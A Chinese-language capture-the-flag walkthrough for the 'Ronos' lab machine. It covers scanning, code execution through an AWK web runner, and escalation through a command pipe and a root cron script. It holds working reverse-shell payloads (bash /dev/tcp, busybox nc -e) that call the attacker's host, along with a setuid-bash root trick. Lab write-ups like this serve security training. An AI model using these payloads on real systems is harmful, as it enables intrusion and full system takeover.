

# Ronos WriteUp

By ForeverSight



```
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #nmap 10.0.2.13 -PP -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-07 11:55 UTC
Nmap scan report for 10.0.2.13 (10.0.2.13)
Host is up (0.0072s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:FF:DE:86 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Index 是 awk 命令执行界面，note 是在和 index 同一目录下写一个 txt 文件




```
└──╼ #gobuster dir -x php -w /usr/share/wordlists/dirb/big.txt -t 128 -u http://10.0.2.13/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.13/
[+] Method:                  GET
[+] Threads:                 128
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd.php        (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.htaccess.php        (Status: 403) [Size: 274]
/index.php            (Status: 200) [Size: 5107]
/info.php             (Status: 200) [Size: 85702]
/note.php             (Status: 200) [Size: 549]
/server-status        (Status: 403) [Size: 274]
Progress: 40938 / 40940 (100.00%)
===============================================================
Finished
===============================================================
┌─[root@parrot]─[/home/user]
└──╼ #
```

最初想用常见的命令注入和 awk 参数注入（直接注内置 system()）都被拦了

可以试着'{print $0}' index.php 泄露源码，但作用不大

也能先'{print $0}' /etc/passwd 泄露用户名再'{print $0}' /home/twansh/user.txt 偷鸡


上网搜了下发现 Awk 可以运行 awk 脚本，note.php 可以直接写 awk 脚本



另外一些实例

AWK 的 hello world 程序为:

```
BEGIN { print "Hello, world!" }
```



Create New Note


Back to AWK Practice

**Note saved as: 6646889e.txt**

Note Content:

```
BEGIN{system("bash -c 'bash -i >& /dev/tcp/10.0.2.4/9999 0>&1'")}
```

开始因为 -E/--exec= 参数无效卡了挺久(可能是 awk 版本不同),换成 -f 就出货了（看了源码感觉 --help# 会有输出的，但我试了并没有输出）



AWK Command Runner

Execute AWK commands.

AWK Interface

Enter AWK Command:


```
-f 6646889e.txt
```

AWK Operation Examples

Print Name and Role: `'{print $1, $3}'`


拿到 www-data shell，cat /home/twansh/user.txt 获取 userflag

ps 一下发现了有关 user 的进程




```
twansh       357 21.5  0.1   6740  3076 ?        Rs   04:50  33:37 /bin/bash /usr/local/bin/twansh_pipe_service.sh
root         360  0.0  0.1   8608  4076 ?        S    04:50   0:00 sudo -u twansh bash /usr/local/bin/twansh_pipe_service.sh
root         371  0.0  0.0   5840  1676 tty1     Ss+  04:50   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root         376  0.0  1.0 108880 21292 ?        Ssl  04:50   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-sign
al
twansh       392 20.1  0.1   6740  2964 ?        R    04:50  31:29 bash /usr/local/bin/twansh_pipe_service.sh
```

大概意思是从/opt/twansh_pipe/command_pipe 管道接受文本并当成命令执行，而且 www-data 也在这个组，可以往管道里写东西




```
cat /usr/local/bin/twansh_pipe_service.sh
#!/bin/bash
PIPE="/opt/twansh_pipe/command_pipe"

[ -p "$PIPE" ] || exit 1

while true; do
    if read -r cmd; then
        echo "Executing: $cmd"
        /bin/bash -c "$cmd"
    fi
done < "$PIPE"
```



```
david@Ronos:~$ exit
logout
Connection to 10.0.2.14 closed.
┌─[root@parrot]─[/home/user]
└──╼ #nc -lvnp
nc: option requires an argument -- 'p'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
┌─[✗]─[root@parrot]─[/home/user]
└──╼ #nc -lvnp 9999
Listening on 0.0.0.0 9999
Connection received on 10.0.2.14 46858
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Ronos:/var/www/html$ ls -al /opt
ls -al /opt
total 12
drwxr-xr-x  3 root root 4096 Oct  6 11:15 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
drwxr-xr-x  2 root root 4096 Oct  6 07:45 twansh_pipe
www-data@Ronos:/var/www/html$ cd /opt/twansh_pipe
cd /opt/twansh_pipe
www-data@Ronos:/opt/twansh_pipe$ ls -al
ls -al
total 8
drwxr-xr-x 2 root   root     4096 Oct  6 07:45 .
drwxr-xr-x 3 root   root     4096 Oct  6 11:15 ..
prw-rw---- 1 twansh www-data    0 Oct  6 07:45 command_pipe
www-data@Ronos:/opt/twansh_pipe$ echo "busybox nc 10.0.2.4 8899 -e /bin/bash" > command_
pipe
<sybox nc 10.0.2.4 8899 -e /bin/bash" > command_pipe
www-data@Ronos:/opt/twansh_pipe$
```


```
└──╼ #nc -lvnp 8899
Listening on 0.0.0.0 8899
Connection received on 10.0.2.14 44646
id
uid=1000(twansh) gid=1000(twansh) groups=1000(twansh)
```

起 pspy 时发现每分钟的第一秒有计划任务




```
2025/10/07 07:14:01 CMD: UID=0     PID=2050   | /usr/sbin/CRON -f
2025/10/07 07:14:01 CMD: UID=0     PID=2051   | /usr/sbin/CRON -f
2025/10/07 07:14:01 CMD: UID=0     PID=2052   | /bin/sh -c /tmp/back.sh
2025/10/07 07:14:01 CMD: UID=0     PID=2053   | /bin/sh /tmp/back.sh
```


david/twansh/www-data/唯独 twansh 的 tmp 下的命令可以被执行(/tmp 目录未被挂载),因为另两用户的/tmp 挂载在/tmp 下的私有目录中




```
root@Ronos:~# systemctl show run-u15.service -p PrivateTmp
PrivateTmp=yes
root@Ronos:~# systemctl show apache2 -p PrivateTmp
PrivateTmp=yes
```




```
twansh@Ronos:~$ findmnt /tmp
twansh@Ronos:~$
```



```
david@Ronos:~$ findmnt /tmp
TARGET SOURCE                                                                        FSTYPE OPTIONS
/tmp   /dev/sda1[/tmp/systemd-private-16ac5a85303d4f8b85531e875e31644d-run-u15.service-kZIXgi/tmp] ext4   rw,relatime,er
```



```
www-data@Ronos:/opt/twansh_pipe$ findmnt /tmp
findmnt /tmp
TARGET SOURCE                                                            FSTYPE OPTIONS
/tmp   /dev/sda1[/tmp/systemd-private-16ac5a85303d4f8b85531e875e31644d-apache2.service-D01B2e/tmp]
                                                                         ext4   rw,rela
```



```
echo "chmod +s /bin/bash" > /tmp/back.sh
ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
/bin/bash -p
id
uid=1000(twansh) gid=1000(twansh) euid=0(root) egid=0(root) g
```